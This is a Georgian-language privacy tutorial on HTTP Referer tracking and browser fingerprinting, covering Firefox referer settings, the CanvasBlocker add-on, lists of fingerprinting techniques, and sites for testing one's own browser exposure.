
HTTP Referer

როგორც ადრე უკვე აღვნიშნეთ, თვალთვალის ერთ-ერთი საშუალებაა ე.წ. HTTP Referer. თუ გადახვალთ ბმულზე https://whatismyreferer.com,




დაინახავთ, რომ ვებსაიტის ჩატვირთვასთან ერთად თქვენი ბრაუზერი სერვერს ეუბნება, საიდან მოდიხართ. ამ შემთხვევაში www.google.com-იდან. სამწუხაროდ, ამ საიტის რეკლამების სერვერებს გადაეცემათ ინფორმაცია, თუ რომელ საიტზე ხართ შესული. ე.ი. მათ შეუძლიათ თვალთვალი. ამ თვალთვალის მოსატყუებლად გამოიყენება ე.წ. referer spoofing ანუ referrer-ის გაყალბება. ამისათვის რამდენიმე დამატება შეიძლება გამოიყენოთ:

Smart Referer – რომელიც გააგზავნის სწორ ინფორმაციას მხოლოდ მაშინ, როცა იგივე დომეინი ითხოვს ამ ინფორმაციას.



ასევე, შესაძლებელია Referer გამორთოთ Firefox-ში. ამისთვის აკრიფეთ `about:config` მისამართების სტრიქონში. გამოვა გაფრთხილების ფანჯარა, დააჭირეთ ღილაკს Accept the Risk and Continue. მორიგ ფანჯარაში დააჭირეთ Show All-ს. ეკრანზე გამოსულ ფანჯარაში მოძებნეთ referrer




აქ თუ `network.http.sendRefererHeader`-ის მნიშვნელობას 2-ის ნაცვლად 0-ით შეცვლით, Referer არ გაიგზავნება. ხოლო თუ `network.http.referer.spoofSource`-ს true-ზე გადართავთ, მაშინ ყალბი ინფორმაცია გაეგზავნება მომთხოვნ საიტს.

როგორც ალბათ გახსოვთ, uMatrix-საც შეუძლია referrer spoofing.

Browser Fingerprinting - ბრაუზერის თითის ანაბეჭდი

როცა ვებსაიტზე შედიხართ, ბრაუზერი ამ საიტს უამრავ ინფორმაციას უგზავნის: ქვემოთ მოყვანილია ამის არასრული მაგალითი. იმისათვის, რომ გაიგოთ, რა ინფორმაციას აგზავნის თქვენი ბრაუზერი, გადადით ბმულზე https://ipleak.net, რომელიც მოგაწოდებთ IP მისამართს, რა ოპერაციულ სისტემას იყენებთ, რა ტიპის ბრაუზერით ხართ შესული, რა არის თქვენი Referer, რა გარჩევადობის ეკრანთან მუშაობთ, რა დამატებები (plug in) გაქვთ დაყენებული და ა.შ.



თუ ეს ინფორმაცია ცალსახად განსაზღვრავს თქვენს ბრაუზერს, მაშინ შესაძლებელია თქვენი თვალთვალი. ამ შემთხვევაში არ არის საჭირო რამე სპეციალური სათვალთვალო cookie-ს ან სხვა მეთოდის გამოყენება. ამ ბმულზე https://wiki.mozilla.org/Fingerprinting მოთავსებული სტატია კარგად აგიხსნით, ზუსტად რა არის ბრაუზერის თითის ანაბეჭდი. ამ სტატიის ერთ-ერთი პარაგრაფი ეძღვნება EFF-ის მიერ ჩატარებულ კვლევას, რომლის მიხედვითაც მილიონი შესწავლილი ბრაუზერიდან შესაძლებელი იყო 83%-ის თითის ანაბეჭდის განსაზღვრა, ხოლო იმ ბრაუზერებს შორის, რომლებსაც Java და Flash ჰქონდათ გააქტიურებული, ეს პროცენტი 96%-ზე მაღლა ადიოდა. ეს ბმულიც https://www.eff.org/deeplinks/2010/05/every-browser-unique-results-fom-panopticlick საინტერესო ინფორმაციას მოგცემთ ბრაუზერების თითის ანაბეჭდების დადგენის შესაძლებლობებზე

თითის ანაბეჭდების განსაზღვრა ახალი მიმართულებაა თვალთვალში და დიდი სისწრაფით ვითარდება, დიდი სისწრაფით ჩნდება თითის ანაბეჭდის განსაზღვრის ახალი მეთოდები, ამ მიმართულების მიყოლა და ყველა ახალი მეთოდის ცოდნა თითქმის შეუძლებელია.


ირონიაა, რომ დამატებები, რომლებსაც cookie-ებისგან და თვალთვალის წინააღმდეგ თავდასაცავად იყენებთ, შეიძლება გამოყენებულ იქნეს თქვენი ბრაუზერის თითის ანაბეჭდის განსასაზღვრად.

არასრული ჩამონათვალი იმ პარამეტრებისა, რომლებიც შეიძლება გამოიყენონ თქვენი ბრაუზერის თითის ანაბეჭდის განსასაზღვრად, არის:

- დამატებები


- HTML5 Canvas Image Extraction
- ღია TCP პორტის და ადგილობრივი ქსელის თითის ანაბეჭდის აღება
- ამოცნობის შეღწევითი მექანიზმები (NTML და SPNEGO)
- USB მოწყობილობის ამოცნობა GamePad API-ს საშუალებით
- შრიფტები
- მონიტორები, დამხმარე პროგრამები და ოპერაციული სისტემის გარჩევადობა
- მედია ინფორმაცია
- WebGL
- მომხმარებლის აგენტი და HTTP ქუდები
- აგდილობრივი თითის ანაბეჭდების აღება
- დროის ზონები და დროის გადაწევა
- Javascript-ის მუშაობის თითის ანაბეჭდის აღება;
- ოპერაციული სისტემის ტიპის თითის ანაბეჭდის აღება

სამწუხაროდ, არა მარტო ბრაუზერი, არამედ დამატებებიც (plug in) გასცემენ საკმაოდ დიდი რაოდენობის ინფორმაციას, რაც ასევე შეიძლება გამოყენებულ იქნას ბრაუზერის თითის ანაბეჭდის განსასაზღვრად. ეს საიტი https://browserleaks.com/ მოგაწვდით ინფორმაციას, თუ რა ტიპის ინფორმაცია გაიცემა და ასევე იძლევა საშუალებას, შეამოწმოთ, რა ინფორმაციას გასცემენ სხვადასხვა ტიპის დამატებები. გაითვალისწინეთ, რომ ამ მეთოდებიდან ბევრი Javascript-ს იყენებს, შესაბამისად, თუ Javascript-ს დაბლოკავთ, შეამცირებთ ინფორმაციის გაცემას, განსაკუთრებით, დამატებებთან დაკავშირებული ინფორმაციის გაცემას. თუმცა ეს პანაცეა არ არის და არსებობს ინფორმაციის მიღების სხვა მეთოდებიც. არ უნდა დააყენოთ იმაზე მეტი დამატება, ვიდრე გჭირდებათ. დამატებების უმეტესობა მუდმივად საჭირო არ არის, შესაბამისად, თუ დაყენებულიც გაქვთ, აუცილებლად გამორთეთ. ჩართეთ ისინი მხოლოდ მაშინ, როცა გჭირდებათ. ამგვარად მოახერხებთ მაქსიმალურად გვერდი აუაროთ დამატებების გამოყენებით თქვენი ბრაუზერის თითის ანაბეჭდის განსაზღვრას. თქვენი ბრაუზერის თითის ანაბეჭდის ერთ-ერთი მთავარი კომპონენტია User Agent ინფორმაცია




არსებობს დამატება, რომელიც ამ ინფორმაციის ფალსიფიკაციას ახდენს. https://github.com/kboda/firegloves, რომელიც შეამცირებს თითის ანაბეჭდის განსაზღვრის შესაძლებლობას.


ერთ-ერთი საინტერესო მეთოდი იმაში მდგომარეობს, რომ ყოველი კომპიუტერის და ბრაუზერის კომბინაცია სხვადასხვანაირად ახდენს სურათის ეკრანზე გამოტანას. შესაბამისად, ასეთი თვისების საშუალებით შესაძლებელი იქნება თქვენი ბრაუზერის დადგენა. https://browserleaks.com/canvas მოგაწვდით უფრო დაწვრილებით ინფორმაციას და ასევე, საშუალებას მოგცემთ, შეამოწმოთ თქვენი ბრაუზერის ხელწერა. ამის საწინააღმდეგოდ არსებობს https://addons.mozilla.org/en-US/firefox/addon/canvasblocker/ დამატება, რომელიც დაბლოკავს გრაფიკის საშუალებით თქვენი ბრაუზერის ხელწერის დადგენის შესაძლებლობას, როგორც წესი, ეს შესაბამისი API-ს დაბლოკვით ხდება. შესაძლებელია დაბლოკვა განახორციელოთ მხოლოდ აქტიურ საიტზე ან ყველა საიტზე. ზოგიერთ შემთხვევაში ვებსაიტებმა შეიძლება კარგად არ იმუშაონ. Forbes.com ვებსაიტისთვის ეს პროგრამა გიჩვენებთ, რომ მოახდინა თითის ანაბეჭდის ხელწერის დაცვა ან გაყალბება .



ასევე, www.browserleaks.net/canvas საიტზე თუ გადახვალთ, ბრაუზერის ხელწერას გიჩვენებთ. მაგალითად, ჩემი ხელწერაა 3D7F5BA6.




მაგრამ თუ გავაახლებთ იგივე გვერდს, მაშინ ხელწერა შეიცვლება და გახდება 83CB1E5B.




პროგრამის ბოლო ვერსია კი გიცავთ არა მარტო გრაფიკული API-საგან, არამედ სხვა შესაძლო თითის ანაბეჭდის აღების მეთოდებისაგან, როგორიც არის აუდიო, ფანჯარა, DOMRect, TextMetrics, Navigator, Screen და პიქტოგრამის ზემოთ გიჩვენებთ, თუ რომელი API მოატყუა თუ დაბლოკა. მაგალითად, ზემოთ სურათში ეს არის Canvas ანუ გრაფიკა, ცხადია, ასეც უნდა ყოფილიყო, რადგან გრაფიკის დაბლოკვის ტესტირებას ვაკეთებდით.

პროგრამის პარამეტრების შეცვლა ხდება, თუ პიქტოგრამას დააჭერთ და გამოსულ მენიუში დააჭერთ Settings.




უკვე დაყენებული პარამეტრების შეცვლა არ არის საჭირო. საინტერესო პარამეტრია General ჩანართში BloCk Mode, რომელიც საშუალებას გაძლევთ, განსაზღვროთ, რა უნდა გააკეთოს პროგრამამ – გააყალბოს პასუხი თუ დაბლოკოს პასუხი.




- **fake** - გააყალბებს პასუხს.
- **ask for permission** - შეგეკითხებათ, რა გააკეთოს პასუხის გაცემამდე:
    - **block everything** - დაბლოკავს პასუხებს,
    - **allow only white list** - მხოლოდ დაშვებულ (თეთრ სიაში მოთავსებულ) საიტებს გასცემს სწორ პასუხს,
    - **block only blacklist** - დაბლოკავს მხოლოდ შავ სიაში მოხვედრილ საიტებს,
    - **allow everything** - არაფერს დაბლოკავს, არც გააყალბებს.

პროგრამას სხვა ბევრი პარამეტრი აქვს, ამ პარამეტრების შეცვლა მოითხოვს გარკვეულ ტექნიკურ ცოდნას. შესაბამისად, ჯობია ისინი უცვლელად დატოვოთ, სანამ კარგად არ გაერკვევით მათ მუშაობაში.

ვებსაიტით https://coveryourtracks.eff.org/ შეამოწმებთ, რამდენად არის შესაძლებელი თქვენი ბრაუზერის თითის ანაბეჭდის აღება. ამ ვებსაიტზე უბრალოდ დააჭირეთ Test Your Bowser ღილაკს. ჩემს შემთხვევაში შედეგი შემდეგია.



ანუ ჩემი Firefox საკმაოდ კარგადაა დაცული. თუმცა თუ იგივეს გავაკეთებთ ჩემი Chrome ბრაუზერისთვის, შედეგი სხვანაირია.



როგორც ხედავთ, ეს ბრაუზერი არ არის დაცული. თუ ქვემოთ ჩახვალთ და კითხვას გააგრძელებთ, საიტი გამოიტანს იმ ინფორმაციას, რომლის მიხედვითაც ხდება თქვენი ამოცნობა და კარგად აგიხსნით, თუ როგორ ხდება თითის ანაბეჭდის აღება ყოველი პარამეტრით.

განხილული მეთოდები ამ დროისათვის არსებული მეთოდებია. როგორც აღვნიშნეთ, ეს მიმართულება სწრაფად ვითარდება და არავინ იცის, ხვალ რა მეთოდებით მოხდება ბრაუზერის თითის ანაბეჭდების აღება. დღეისათვის თითის ანაბეჭდის ძირითადი მიმართულებებია:

- დამატებები
- HTML5 Canvas Image Extraction
- ღია TCP პორტის და ადგილობრივი ქსელის თითის ანაბეჭდის აღება
- ამოცნობის შეღწევითი მექანიზმები (NTML და SPNEGO)
- USB მოწყობილობის ამოცნობა GamePad API-ს საშუალებით
- შრიფტები
- მონიტორები, დამხმარე პროგრამები და ოპერაციული სისტემის გარჩევადობა
- მედია ინფორმაცია
- WebGL
- მომხმარებლის აგენტი და HTTP ქუდები
- ადგილობრივი თითის ანაბეჭდების აღება
- დროის ზონები და დროის გადაწევა
- Javascript-ის მუშაობის თითის ანაბეჭდის აღება;
- ღილაკებზე დაჭერის პარამეტრები.
- ოპერაციული სისტემის ტიპის თითის ანაბეჭდის აღება

ალბათ გაგიჩნდათ კითხვა, ბოლოს და ბოლოს რა უნდა გავაკეთოთ, რომ თითის ანაბეჭდით არ გვითვალთვალონ. პასუხი ორგვარია: ან არ უნდა გამოირჩეოდეთ სხვებისაგან, ან უნდა მოახდინოთ გაგზავნილი პასუხების გაყალბება. Canvasblocker სწორედ ასეთი პასუხების გაყალბებას ან დაბლოკვას აკეთებს. სხვებისგან არგამორჩევის მიდგომა საკმაოდ რთულია, რადგან პარამეტრები მხოლოდ თქვენს ბრაუზერზე არ არის დამოკიდებული და ასევე გამოიყენება კომპიუტერის სისტემური პარამეტრები, შესაბამისად, რთულია სხვებს დაემსგავსოთ. ასეთ შემთხვევაში ვირტუალურ მანქანაზე მუშაობამ შეიძლება თითის ანაბეჭდი შეცვალოს. ასევე, რთულია, ინფორმაციის გაყალბებით მოატყუოთ მოთვალთვალე მხარე. მხოლოდ ერთი ან ორი პარამეტრის დაბლოკვა თუ გაყალბება ჩვეულებრივ საკმარისი არ არის, განსაკუთრებით მაშინ, თუ თქვენი მოწინააღმდეგე სერიოზული სამთავრობო სამსახურებია. მათი კომპლექსური ანალიზისთვის გვერდის ავლა საკმაოდ რთული საქმეა.

მაგალითად, Microsoft ირწმუნება, რომ კარგი გაყალბების შემთხვევაში თითის ანაბეჭდების აღებისაგან თავის დაცვა შესაძლებელია https://www.microsoft.com/en-us/research/publication/privaricator-deceiving-fingerprinters-with-little-white-lies/?from=http%3A%2F%2Fresearch.microsoft.com%2Fpubs%2F209989%2Ftr1.pdf

Tor ბრაუზერის შემქმნელები კი ამბობენ, რომ საუკეთესო მიდგომაა, რომ არ გამოირჩეოდეთ სხვებისგან. საზოგადოდ, Tor ბრაუზერი არის ლიდერი ამ დარგში. ისინი მუდმივად მუშაობენ თითის ანაბეჭდის აღების საწინააღმდეგო ტექნოლოგიებზე, მაგრამ Tor ბრაუზერთან მუშაობისას გამოიყენება მხოლოდ Tor ქსელი. თანაც Tor შედარებით ნელია და ასევე, ბევრი საიტი ბლოკავს ტორს. შესაბამისად, თქვენთვის შეიძლება არ იყოს მისაღები, რომ დაკარგოთ ბევრი დრო და ვერ მოახერხოთ რაღაც საიტებში შესვლა მხოლოდ თითის ანაბეჭდის აღებისაგან თავის დასაცავად. ანუ შეიძლება გინდათ, რომ არ გითვალთვალონ ზოგადი მოხმარების სხვადასხვა ვებსაიტებმა, მაგრამ სამთავრობო და სხვა ასეთი თვალთვალი დიდად არ გაწუხებთ. ასეთ შემთხვევაში Tor სულაც არ არის საჭირო.

Jondofox არის კიდევ ერთი კონფიდენციალური ბრაუზერი, მისი პოვნა შეგიძლიათ ბმულზე https://anonymous-proxy-servers.net/en/jondofox.html#:~:text=JonDoFox%20is%20a%20web%20browser,based%20on%20the%20Tor%20Browser.&text=Hint%3A%20The%20stronger%20the%20protection,might%20apply%20on%20web%20sites, რომელიც სპეციალურად შექმნილია კონფიდენციალურად ბრაუზინგისთვის. ასევე, შეიძლება გამოიყენოთ ვირტუალური მანქანები და პორტატული ოპერაციული სისტემები, რომლებიც საკმაოდ ეფექტურები არიან კონფიდენციალურობის დაცვაში.


ცხადია, კარგი იქნება, შეამოწმოთ, რამდენად დაცული ხართ, ქვემოთ მოყვანილი საიტები საშუალებას მოგცემთ, შეამოწმოთ დაცვის სხვადასხვა ასპექტები:

https://panopticlick.eff.org/about
https://amiunique.org/fp
http://ip-check.info/
https://www.browserleaks.com/canvas
https://ipleak.net
http://samy.pl/evercookie/
http://html5test.com/
